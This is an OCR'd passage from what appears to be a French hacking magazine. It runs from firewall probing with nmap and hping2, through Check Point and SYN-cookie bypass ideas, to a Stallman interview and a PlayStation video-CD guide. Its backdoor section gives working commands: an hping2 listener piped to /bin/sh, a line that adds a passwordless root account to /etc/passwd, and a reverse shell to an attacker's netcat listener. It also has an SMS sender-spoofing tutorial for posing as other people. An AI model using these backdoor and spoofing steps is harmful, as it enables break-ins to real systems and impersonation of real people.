Maintenant nous savons exactement la valeur TTL que nous devons utiliser, qui dans ce cas devra être égal à 8.

Utilisons un port scanner pour trouver une porte non filtrée sur le firewall, nmap est le programme adapté dans notre cas :

```
# nmap -sS -P0 -p 80 www.xoom.it
Starting nmap V. 2.54BETA30 (
www.insecure.org/nmap/ )
Interesting ports on www.xoom.it
```

```
(212.66.231.5):
Port        State        Service
80/tcp      open         http
Nmap run completed -- 1 IP address
(1 host up) scanned in 1 second
```

Le port 80 renvoie le message ouvert, ce qui signifie que le firewall laisse passer chaque requête de connexion (flag SYN actif) vers une telle porte. Eclairés par ces considérations agissons de la façon suivante:

```
# hping2 -p 80 -S -t 8 www.xoom.it
HPING www.xoom.it (eth0
212.66.231.5): S set, 40 headers + 0
data bytes
TTL 0 during transit from
ip=212.66.224.46
name=routerxoom.sirio.it
TTL 0 during transit from
ip=212.66.224.46
name=routerxoom.sirio.it
TTL 0 during transit from
ip=212.66.224.46
name=routerxoom.sirio.it
--- www.xoom.it hping statistic ---
3 packets tramitted, 0 packets
received, 100% packet loss round-trip
min/avg/max = 0.0/0.0/0.0 ms
```

Maintenant nous savons précisément le numéro d'IP du firewall qui filtre nos requêtes (212.66.224.46) et nous avons la possibilité d'étudier le ACL avec les instruments précédemment illustrés. A ce point nous augmentons ultérieurement le champ TTL d'une unité pour vérifier la présence effective du host destinataire derrière le système filtre :

```
# hping2 -p 80 -S -t 9 www.xoom.it
HPING www.xoom.it (eth0
212.66.231.5): S set, 40 headers + 0
data bytes
len=46 ip=212.66.231.5 flags=SA DF
seq=0 ttl=56 id=14262 win=16384[...]
len=46 ip=212.66.231.5 flags=SA DF
seq=1 ttl=56 id=14281 win=16384[...]
len=46 ip=212.66.231.5 flags=SA DF
seq=2 ttl=56 id=14295 win=16384
[...]
--- www.xoom.it hping statistic ---
3 packets tramitted, 3 packets
received, 0% packet loss round-trip
min/avg/max = 57.2/61.0/67.0 ms
```

Cette fois celui qui nous répond est directement le système destinataire, le paquet est arrivé à la destination sans que le champ TTL diminue et notre requête de connexion est suivie par un paquet SYN/ACK comme réponse.

4.4 UDP scan

Le UDP est un protocole non connexe et non confirmé tout comme le IP. Quoique les deux protocoles seront utilisés dans des buts complètement différents, ils ont quelques caractéristiques communes. De même que les données UDP pour le IP, une fois arrivées à destination correctement, ne génèrent aucune confrontation. Malgré cela, une éventuelle erreur dans la communication sera tout de suite signalée par un message ICMP spécifique.

En utilisant le protocole UDP, un usager malintentionné est ainsi capable en l'utilisant de relever la présence (ou l'absence) d'un agent filtrant sur son propre chemin, seulement à la base de simples déductions. Grâce aux simples confrontations dérivées des messages ICMP Port Unreachable il est possible de relever les ports en état " close " sur le système lointain, pendant que les ports au balayage desquels ne suivra aucune réponse pourront résulter ouvertes ou filtrées indistinctement.

La condition dans laquelle la quasi-totalité des ports du système résulteront apparemment ouverts peut facilement être due à la présence d'un firewall qu'abandonne les paquets admis vers telles portes UDP ou qui bloque l'envoi de tels messages ICMP provenant du réseau interne vers l'Internet.

5 Vulnérabilité

Grâce aux techniques jusqu'à maintenant décrites nous sommes capables de relever la présence d'un firewall avec filtre de paquet, maintenant nous avons besoin de l'identifier avec grande précision.

Encore une fois le portsurfing se révèle une technique simple et efficace pour obtenir informations concernant un hôte lointain, via l'entremise d'un balayage des ports, en fait, nous sommes capables d'identifier quelques firewalls rarement utilisés.

5.1 Check Point FireWall-1

Le Check Point FireWall-1 écoute par défaut sur les portes TCP 256, 257 et 258, pourtant nous pouvons utiliser un programme de balayage des ports pour l'identifier extrêmement facilement :

```
# nmap -sS -P0 -p 256,257,258
localhost Starting nmap V.
2.54BETA30
( www.insecure.org/nmap/ )
Interesting ports on localhost
(127.0.0.1): (The 1 port scanned but
not shown below is in state: closed)
Port        State        Service
256/tcp     open         rap
257/tcp     open         set
Nmap run completed -- 1 IP address
(1 host up) scanned in 0 seconds
(l'hostname è stato cambiato con
localhost per correttezza)
```

Une fois identifié le firewall, il est possible d'exploiter quelques unes de ses vulnérabilités associées pour contourner paisiblement les protections et obtenir quantité d'accès aux systèmes du réseau interne. Retrouvez sur la page du producteur du logiciel qui met en évidence les lacunes les plus souvent rencontrées : www.checkpoint.com/techsupport/alerts/

En particulier, les versions 3.0 et 4.0 ne filtrent pas le trafic admis sur le port 53 (TCP et UDP) afin de permettre des requêtes au DNS et transferts de zone.

Cette politique permet à un usager lointain d'entrer en possession d'importantes informations concernant la structure interne du réseau, grâce à la possibilité d'effectuer des transferts de zone DNS, et rend d'ailleurs possible la création d'un canal de retour comme une session telnet inverse.

De même pour le port UDP 512, un hacker pourrait forger des paquets RIP contrefaits afin de provoquer la mise à jour des tableaux de routage, des routeurs des frontières, pour permettre le cheminement des paquets vers les réseaux non consentis par les politiques de sécurité. Il y a beaucoup d'autres firewalls qui présentent différentes lacunes dans la sécurité, le plus fréquent, le site même du producteur et la majeure source d'informations les concernant.

5.2 Syncookies

Le système Syncookies devrait permettre la disparition totale des menaces dérivées des attaques SYNflood qui, dans le passé, ont mis à genoux de gros colosses du réseau. Syncookies entre en activité en présence d'une attaque et, en cas de requête de connexion (SYN flag actif), envoie au demandeur un paquet SYN/ACK avec un cookie chiffré pour fermer le handshake à trois voies le premier host doit envoyer un ACK qui comprenne le cookie précédemment reçu. Celui-ci permet d'éliminer la queue SYN_RECEIVED et de continuer à gérer les requêtes légitimes en conjurant chaque tentative de négation du service.

Par contre, nous avons pu rencontrer une vulnérabilité qui peut permettre de contourner

un firewall à filtre de paquet au cas où on fait confiance aux règles basés sur l'état de flag SYN des paquets, pour appliquer le rejet ou le drop de ceux-là. En particulier, un usager lointain, capable de rejoindre avec une attaque SYN flood un port du système, non protégée par le firewall, afin de causer l'intervention et l'émission des cookies, pourra dans un deuxième temps, établir une connexion en fournissant un paquet ACK contenant le cookie correct.

Un tel cookie peut être déterminé avec succès grâce à une attaque de force brute qui permettra un accès non consenti au système protégé par le firewall.

6 Backdoor

Une fois obtenu l'accès à un des systèmes internes au réseau, le pirate ou attaquant arrivera à la création d'une backdoor qui devra garantir la communication à travers le firewall.

S'il est exécuté en mode listen, Hping2 reste à l'écoute sur l'interface de réseau spécifié, en attendant de recevoir un paquet contenant le lacet défini au moment de l'exécution (qui dans l'exemple est pass), cas dans lequel le lacet contenu à l'intérieur du paquet reçu correspond, les bytes successifs seront redirigés sur la sortie standard.

```
vittima# hping2 -I eth0 -9 pass.
```

En utilisant un pipe (tuyau) nous sommes capable de rediriger le standard sortie vers un autre programme, par exemple vers l'interprète des commandes afin d'obtenir une shell lointaine sur le système.

```
vittima# hping2 -I eth0 -9 pass  /bin/sh
```

Une fois Hping2 mis à l'écoute sur le système lointain, il suffira de lui envoyer des paquets qui contiennent le lacet d'identité suivi par le code qu'on désire exécuter, pour faire cela, vous n'aurez qu'à vous connecter sur n'importe quel port non filtré du firewall en procédant de la façon suivante :

```
attacker# telnet vittima 21
Trying 127.0.0.1...
Connected to vittima.
Escape character is '^]'.
220 ProFTPD 1.2.2rc3 Server (ProFTPD
Default Installation) passecho
r00t::0:0::/root:/bin/bash >>
/etc/passwd; 500 PASSECHO not
understood.
quit
221 Goodbye.
Connection closed by foreign host.
```

De cette façon nous avons rejoint un compte avec uid et gid 0 au fil des mots de passe sans même faire un login sur le système. Au cas où nous n'avions pas aucun point d'accès au système à éloigner, nous devons faire confiance au protocole ICMP pour véhiculer nos commandes de manière absolument imperturbable :

```
attacker# hping2 -c 1 -1 -d 52 -E
~/data.txt vittima HPING vittima (lo
127.0.0.1): icmp mode set, 28
headers + 61 data bytes 89 bytes
from 127.0.0.1: icmp_seq=0 ttl=255
id=50 rtt=0.3 ms
 --- localhost hping statistic ---
1 packets tramitted, 1 packets
received,
0% packet loss round-trip
min/avg/max = 0.3/0.3/0.3 ms
```

Voilà la signification des options :
-" c " est le numéro des paquets à envoyer;
-" 1 " indique le protocole ICMP
-" d " indique la grandeur en byte du champ " données ", qui doit être égale à celle du fil spécifié par le biais de l'option -E;

-E spécifie le fil qui contient la valeur qu'assumera le champ " données " ;
Le fichier data.txt qui se trouve dans le home directory de l'usager attaquant devra contenir selon la suite :

```
passecho   r00t::0:0::/root:/bin/bash
>> /etc/passwd;
```

L'utilisation des options -C et -K qui permettent de spécifier le type et le code du message ICMP , augmentera les possibilités que ce dernier arrive à la destination sans qu'il soit laissé tomber par le firewall . Les messages ICMP suivants sont en effet difficilement filtrés par les dispositif de réseau et seront eux-mêmes ceux dont se servira un malintentionné pour véhiculer ses commandes :

(Extraits de ICMP TYPE NUMBERS, www.iana.org) Type Name Reference:

```
0 Echo Reply
[RFC792]
Codes
0 No Code
3 Destination Unreachable [RFC792]
Codes
4 Fragmentation Needed and Don't
Fragment was Set
4 Source Quench
[RFC792]
Codes
0 No Code
11 Time Exceeded [RFC792]
Codes
0 Time to Live exceeded in Transit
```

Ce type de backdoor permet à un attaquant extérieur au réseau protégé d'exécuter des commandes aveuglement sur le système lointain. Dans tous les cas, la manœuvre est possible de perfectionner le tuyau précédemment décrit afin d'obtenir un chenal de retour vers son propre système.

Il est possible que le malintentionné mette un programme à l'écoute sur un port local de son propre système, de façon à récolter une session inverse ayant l'origine dans le système mis derrière au firewall, par exemple :

```
attacker# nc -l -p 25
```

De cette façon la session inverse pourra avoir lieu :

```
vittima#  hping2  -I  eth0  -9  pass
/bin/sh  telnet attacker 25
```

Les sortie des commandes sera visualisée sur le système attaquant à travers netcat (nc) qui écoute sur le port 25, à noter que ce n'est pas du système du malintentionné que naîtra la session, mais plutôt du système interne au réseau protégé, c'est pourquoi la session ayant une telle origine sera quasi-certainement admise par la politique de firewall.

7 Ressources

RFC : Request For Comment
Les documents officieux qui renferment toutes les informations sur les protocoles et sur les standards de l'Internet

ICMP : Internet Control Message Protocol. Un protocole pour les messages d'erreur concernant la transmission des données sur l'Internet.
Par exemple la commande ping utilise ICMP pour vérifier une connexion.

SMS HACKING

Voulez-vous envoyer des SMS avec un faux numéro, pour protéger votre anonymat ? Ou voulez vous carrément vous faire passer pour une autre personne ? Ca peut se faire... grâce à Text2gsm !


Combien de fois vous êtes-vous demandé s'il est possible d'envoyer des SMS avec un faux numéro, où encore mieux, avec le numéro d'une autre personne ?

A partir d'aujourd'hui c'est possible et c'est même très simple...

Il suffit d'utiliser un simple programme dénommé Text2gsm (facile à télécharger à partir du site http://www.download.com) et le tour est joué.


Voyons comment ça fonctionne :

1. Après avoir installé le programme, la protection suivante apparaîtra :




Maintenant écrivez le message dans le champ approprié et insérez le numéro du destinataire précédé par 0039 en prenant toutefois garde avant de cocher tous les "temporary number".

2. Maintenant passons à la partie amusante, celle qui consiste à insérer le faux numéro :



En cliquant sur le menu file et après sur "setting" et dans le champ "sender number" nous insérons le faux numéro. Enfin on clique sur " ok " et puis sur " send "et comme ça le modem enverra notre sms.



Conclusion :

Le coût du sms particulier est d'environ 50 $ cent car le service est l'intermédiaire entre de serveurs étrangers.

TRUCS

CODES POUR FONCTIONS CACHEES

Ericsson T-28

`>*<<*<*` Accès au menu Service, avec les sous-menus :
1) Infos service (Informations SW, Info hardware, SIMlock, Configuration)
2) Impost.service (Contraste)
3) Test service (Display, Led/Illumination, Clavier, Bip, Vibration, Ecouteur, Microphone, Horloge.

`>*<<**<` Active menu Personnaliser, avec sous-menu réseau (NCK) et sous-réseau (NSCK)

ALCATEL ONE TOUCH 511

`000000*` Access au menu technique avec les sous-menus :
1)Traces (Network / RXLEV / BSIC / C1 C2)
2)SwOff codes
3)Empty SwOff
4)Charge ctrl
5)Checker

`###765*XX#`
Access au Menu lock (il faut remplacer XX avec les valeurs : 02,07, 08 ou 78).

INTERVIEW DE RICHARD STALLMAN, LE PÈRE DU LOGICIEL LIBRE

Richard Stallman : entre logiciel

Nous l'avons rencontré au Hackmeeting de Bologne, immédiatement après son séminaire ayant comme thème " Copyright et Communauté à l'époque du Réseau ", dans laquelle il a répondu à beaucoup des

Parlez-nous de la Free Software Foundation et du " Free Software "...

Beaucoup de gens ont des idées confuses concernant le logiciel libre. Quelque part à cause de l'ambiguïté du mot anglais "free", que signifie "libre" ou "gratuit". Vous, les français, vous devriez utiliser mieux votre langue, en parlant toujours de logiciel Libre, et ne pas utiliser l'anglais Free Software.

Quelles sont les caractéristiques du software libre ?

Le logiciel libre laisse à ses utilisateurs toute liberté. Ils peuvent le copier, le distribuer, lire le fichier source et le modifier. La seule obligation consiste à redistribuer le logiciel sans mettre aucune limitation à la liberté de ceux qui en bénéficient. (Ces concepts sont explicités légalement dans la licence " GNU Public License ", qui se trouve sur www.gnu.org/copyleft/gpl.html et qui accompagne le logiciel libre. La GPL empêche par exemple, qu'une maison d'édition de logiciel modifie le software libre et impose un copyright Ndr).

Cette philosophie ne s'applique pas qu'au software...

Je dirais que cela est le nouveau défi. Evidemment, des choses comme le hardware ne pourront pas être libres encore pour longtemps. Il n'est pas possible de copier le hardware, parce que sur le moment il n'y a pas de technologies capables d'une réplique. Malgré cela, nous ne pouvons pas avoir comme base les seules technologies de copie actuelles, parce que cette sous-évaluation de la technologie est la principale responsable des limitations de liberté qu'on se retrouve à subir aujourd'hui.

Expliquez-nous pourquoi.

Il y a un certain temps, il n'y avait pas de règles qui empêchaient de copier les livres. N'importe qui pouvait copier à la main un livre, comme les scribouillards du Moyen Age. Avec le développement des technologies d'impression, les auteurs et les éditeurs ont demandé des lois qui empêchent la re-publication d'un livre, affirmant que l'absence de ces règles aurait découragé la production de nouveaux livres. Vu le coût élevé des machines d'impression, pour le grand public, il n'était pas possible d'effectuer des copies imprimées de livres. En fait, les personnes avaient renoncé à une liberté que de toute façon, ils n'auraient pu exercer, et " l'échange " entre la liberté de copier et disponibilité de nouveaux livres semblait très convenable. Les lois sur le copyright limitaient la liberté des imprimeurs, mais pas celle du grand public. Puis, dans la dernière moitié du siècle passé, sont arrivés les photocopieurs, les enregistreurs à cassettes et en dernier, les technologies de copie digitale. Maintenant la limitation de liberté est beaucoup plus contraignante pour les personnes communes, et il serait raisonnable de négocier un nouveau contrat moins restrictif.

Et en revanche ?

Par contre, les lois sur le copyright sont chaque jour plus contraignantes. La constitution américaine prévoie le copyright, mais pour une période déterminée. Ce qui arrive est que les grandes agences qui détiennent les droits promeuvent des lois qui, de temps en temps, élargissent le temps de validité de l'interdiction. C'est par exemple le cas de ce que j'appelle " La lois Mickey Mouse " avec la quelle Disney a élargi rétroactivement de 20 ans le copyright de la figure de Topolino, un personnage qui devrait désormais être du domaine public. Mais grâce à la technologie, les "majors" sont arrivées au point de ne plus avoir besoin de lois pour imposer leur copyright.

Par exemple ?

Les contenus digitaux sont protégés par des systèmes de cryptographie et de protection des accès. Tout comme il est illégal de violer ces systèmes, il devient illégal également de copier le contenu, quoiqu'en théorie sa circulation devrait être libre. Prenons les e-Books, les livres électroniques chiffrés et protégés par un mot de passe. Pour le moment les e-Books sont peu diffusés et personne ne s'en préoccupe. Dans 20 à 30 ans, le copyright de certains e-Book pourrait déchoir, mais la copie de ces e-Book pourrait rester illégale parce-que pour les copier, il serait nécessaire de contourner ou violer les protections software, un acte qui est en soi même en dehors de la loi.

Le copyright est défini aussi comme "droit d'auteur "...

Rien de plus faux ! La vérité est que les auteurs sont parmi les entités les plus défavorisées par les contrats des

libre et droits civiques

questions que nous lui avions préparées. Donc, cette entrevue représente aussi une synthèse de son intervention.

maisons discographiques, et très souvent ne perçoivent rien pour leur propre travail. Les maisons discographiques leur réservent elles-mêmes une partie minimale des gains d'un disque. Ce qui arrive pourtant très souvent, c'est que cette petite partie n'arrive pas effectivement aux auteurs, parce-que les maisons discographiques retiennent ces gains pour compenser l'investissement pour la promotion du disque. Habituellement, ces termes sont renégociés à l'échéance du contrat, mais il est prévu par exemple que le groupe ou l'auteur doive réaliser six ou sept disques, avant l'échéance du contrat.
Seuls les groupes plus grands et populaires arrivent à cet objectif.

Quelqu'un dit pourtant qu'il faut garantir aux auteurs une juste récompense.

Le fait qu'un produit de l'intellect soit " libre " cela ne signifie pas qu'il doit être gratuit.
Rien n'empêche qu'un CD de musique " libre " soit vendu avec une belle confection.
Sinon, il serait possible de créer un système pour effectuer des donations directement aux auteurs, en contournant les " majors ". Je télécharge librement un morceau du Réseau, cela me plaît, et je décide de donner un dollar à l'auteur, en faisant clic sur un 'bouton' de mon ordinateur. Mais je suis libre de le distribuer sans limites.

Avec l'excuse du terrorisme, les gouvernements ont commencé à attaquer la liberté des citoyens.

Dans les années 80, une loi d'Afrique du Sud a provoqué un scandale : cette loi prévoyait que la police puisse emprisonner une personne pour 30 jours sans avoir besoin des preuves ni de procès (habituellement à l'échéance des 30 jours la personne était libérée et arrêtée de nouveau quelques minutes après).
Avec les lois et procédures imposées après le 11 septembre, aux Etats Unis, il est devenu possible d'emprisonner une personne pour une période indéfinie, sans procès et sans preuves. Simplement en déclarant qu'il s'agit d'un "combattant étranger terroriste". La police n'a pas besoin de prouver cette affirmation. Je retiens qu'aujourd'hui le président Bush et le Ministre de la Justice Ashcroft sont les deux personnes les plus dangereuses du monde en ce qui concerne les droits de l'homme.

En revenant au logiciel, qu'elle est la différence entre logiciel libre et Open Source ?

Le mouvement de software Open source "recommande", mais n'impose pas, de laisser aux utilisateurs la liberté sur le software. Cela signifie que les entreprises qui rendent disponible leur propre software comme Open Source, continuent à maintenir quelques-uns des droits là-dessus. Le mouvement Open Source est moins radical. Par exemple, il affirme que le software commercial est bon, mais il n'est pas la solution optimale, pendant que nous, de la Free Software Foundation, nous disons que le software commercial représente le mal. Tout compte fait, il y a quand même une certaine affinité entre les deux courants, et les différences ne franchissent pas le1% des positions.

Que pensez vous de ce meeting ?

Je suis électrisé par l'enthousiasme des participants. Spécialement par l'enthousiasme pour les aspects plus politiques de la question.

Qui est rms ?

Richard Stallman, ou RMS comme on l'appelle souvent, est né en 1953 à Mahattan. Lauréat en 1974 à Harvard, pendant sa vie académique il a fait partie du staff du laboratoire d'Intelligence artificielle de MIT, en travaillant pour le développement des systèmes opératoires. En 1975 il a écrit le programme Emacs, populaire éditeur de texte pour Unix. En 1984, il a quitté l'université pour fonder le projet GNU, avec l'objectif de développer le système opératoire GNU (Gnu is Not Unix), duquel aujourd'hui Linux est une variante (et en effet il faudrait l'appeler toujours GNU/Linux, et pas seulement Linux, qui est seulement le nom du kernel). Au delà du développement et de la diffusion du software libre, Richard est dans la première ligne dans la bataille pour la défense des droits civils


aux Etats Unis et dans le monde entier, spécialement ceux relatifs à la liberté d'expression de la pensée et du copyright. Comme d'habitude, à la fin de son entrevue, RMS a endossé une tunique et une auréole réalisée d'un disque pour ordinateur de 8 " pour représenter la Saint IGNUtio, et a demandé au public de faire la profession de foi de l'église des Emacs : " Je n'aurais un autre OS en dehors de GNU, et Linux est l'un de ses kernel ".

La FSF a besoin de toi

En dehors de récolter des donations qui lui permettent de mener en avant son activité, la Free Software Foundation a besoin des volontaires qui contribuent à ses projets. Particulièrement, seront utiles des personnes qui pourront tenir à jour le directory du software libre (**www.gnu.org/directory**), en lui dédiant quelques heures par semaine. Les informations pour y participer se trouvent sur **www.gnu.org/help/directory.html**

COMMENT VOIR SUR PLAYSTATION UNE VIDEO FAITE SUR PC

Ce soir, sur vos écrans...



Vous voulez faire voir à un ami le film de vos vacances ou une vidéo téléchargée sur Internet, mais celui-ci ne dispose ni d'un PC ni d'un lecteur DVD/CD Vidéo ? Voilà comment réaliser un CD qui peut être visionné par n'importe quelle Playstation.

Beaucoup de gens convertissent sur des CD leurs films; indépendamment du fait de constituer un système d'archivage fiable (bien mieux que les cassettes vidéo VHS), **un CD Vidéo peut être lu aussi sur un PC que sur un lecteur DVD avec sa télévision**, appareil qui dans ce cas là se révèle de bien meilleure qualité qu'un écran de PC, surtout si celui-ci est de petite dimension.
Si vous n'avez pas à disposition un lecteur DVD, mais plutôt une belle petite Playstation, pas de crainte: avec un peu de talent et un peu de patience, **vous allez pouvoir créer un CD Vidéo visionnable sur la chère console Psx de Sony**.

>> Requis


Avant tout, voyons quels sont les instruments dont nous avons besoin :

buildcd.exe Programme DOS pour créer une "pré-image" de CD à partir d'un fichier .CTI
stripiso.exe Programme DOS pour convertir le fichier créé par BuildCD au format ISO
hitlice.exe Programme DOS qui ajuste l'image obtenue pour l'acheminer vers la Playstation. Le logiciel **Video4.zip**, qui se télécharge à l'adresse indiquée dans l'encadré de la page suivante, en plus de contenir les programmes cités, contient les fichiers suivants:
2352.DAT Fichier contenant des données fondamentales à ajouter à l'image créée par "StripISO" pour permettre au CD d'être lu par la Playstation.
grabba.cti Fichier au format CTI qui décrit la structure des fichiers et des répertoires qui constitueront votre CD, et contient des informations diverses sur la manière dont l'image du CD est créée par BuildCD (le format est expliqué plus loin dans ce document).
config.dat
system.cnf
psx.exe
Ce sont les fichiers système du CD.

>> Structure d'un CD playstation

Un CD pour Playstation à une structure très spéciale, aussi bien pour les fichiers qu'il contient, que pour la façon dont il est gravé.

- Les fichiers
Par défaut, au démarrage, la Playstation recherche sur le CD le fichier psx.exe et l'exécute. Dans le fichier system.cnf, par contre, il est possible de donner un nom différent pour le fichier de démarrage, en plus d'autres paramètres qui pour le moment ne nous intéressent pas et sur lesquels nous reviendrons



plus tard. Dans le CD "typique" pour la Playstation on trouve généralement le fichier config.dat.
Le fichier doit avoir une structure différente selon que la Playstation fonctionne avec le système PAL (européen) ou NTSC (américain).
Dans le logiciel Video4.zip il y a deux fichiers exécutables, Psxntsc.exe e Psxpal.exe : il faut renommer le fichier souhaité "Psx.exe". Dans les deux cas, il s'agit d'un simple programme qui visualise un fond (personnalisable) sur lequel on voit **quatre icônes (personnalisables): en sélectionnant l'une d'entre elles, on pourra voir le film joint à celle ci**.

- L'image ISO

Utiliser un programme "traditionnel" (comme Easy CD Creator, fourni avec beaucoup de graveurs) n'est pas suffisant pour créer un CD pour Playstation, parce qu'il doit avoir un format très spécial. Il faut utiliser les programmes listés précédemment, dans le paragraphe "Requis" (ou d'autres programmes équivalents, que l'on peut trouver dans des sites spécialisés).
Voyons la syntaxe de ces programmes :

```
buildcd -ivideo.img grabba.cti
```

Cette commande crée "une pré-image" video.img en se basant sur les paramètres du fichier grabba.cti. Si vous ouvrez un fichier de ce type, vous verrez qu'il commence et finit par des codes assez compliqués; ce qui nous intéresse plutôt est la partie centrale qui décrit la structure des répertoires du CD. Celle çi est délimitée par les mots clef "Hierarchy" et "EndHierarchy". A l'intérieur, nous pouvons trouver divers "modules", un pour chaque fichier et pour chaque répertoire; ceux pour les fichiers sont délimités par "File [nomdufichier.suf]"et "Endfile", tandis que les répertoires de "Directory [nomdurépertoire]" et "EndDirectory". Voici un exemple de structure très simple :

```
Hierarchy
  Directory PROVA
    File file.txt
          XASource PROVA\file.txt
    EndFile
  EndDirectory
  Directory TEST
    EndDirectory
EndHierarchy
```

Remarquer le "mot clef" XASource qui précède le nom du fichier, suivi par le chemin sur le CD menant au fichier. Ce "mot clef" sert à préciser que le fichier est au format XA, c'est à dire qu'il a une longueur multiple de 2048 octets ; s'il ne l'a pas, le programme BuildCD lancera un "warning" c'est à dire un avertissement. Une fois la "pré-image" créée, il est nécessaire de "l'ajuster" avec les données relatives au format sur lequel fonctionnera le CD : européen, américain ou japonais ; selon les cas, sera joint à la pré-image un dossier différent. Dans notre cas, avec cette ligne de commande :

```
stripiso 2352 video.img video.iso
```

suivi de

```
COPY /B 2352.DAT+VIDEO.ISO CD.ISO
```

A ce moment, il ne reste plus qu'à faire "habiliter" l'image, pour qu'elle puisse être visualisée sur la Playstation, avec le programme Hitlice.exe. Une fois lancé, il faut préciser le nom complet du fichier " .ISO " à "installer". Après quoi, l'image est prête pour être écrite sur CD... mais pas avec n'importe quel programme du type Easy CD Creator; il faut un logiciel spécial comme BlindWrite ou quelque chose d'analogue. Dans le logiciel on peut aussi trouver un fichier ".cue" qui sera utilisé pour réaliser le CD. Contrairement à ce qui est expliqué par certains manuels présents sur Internet, ce fichier n'est pas créé par les programmes renfermés dans le logiciel Video4.zip, donc attention à ne pas l'effacer quand vous décidez d'effacer les images crées, pour regagner de l'espace sur le disque dur !

>> Comment opérer

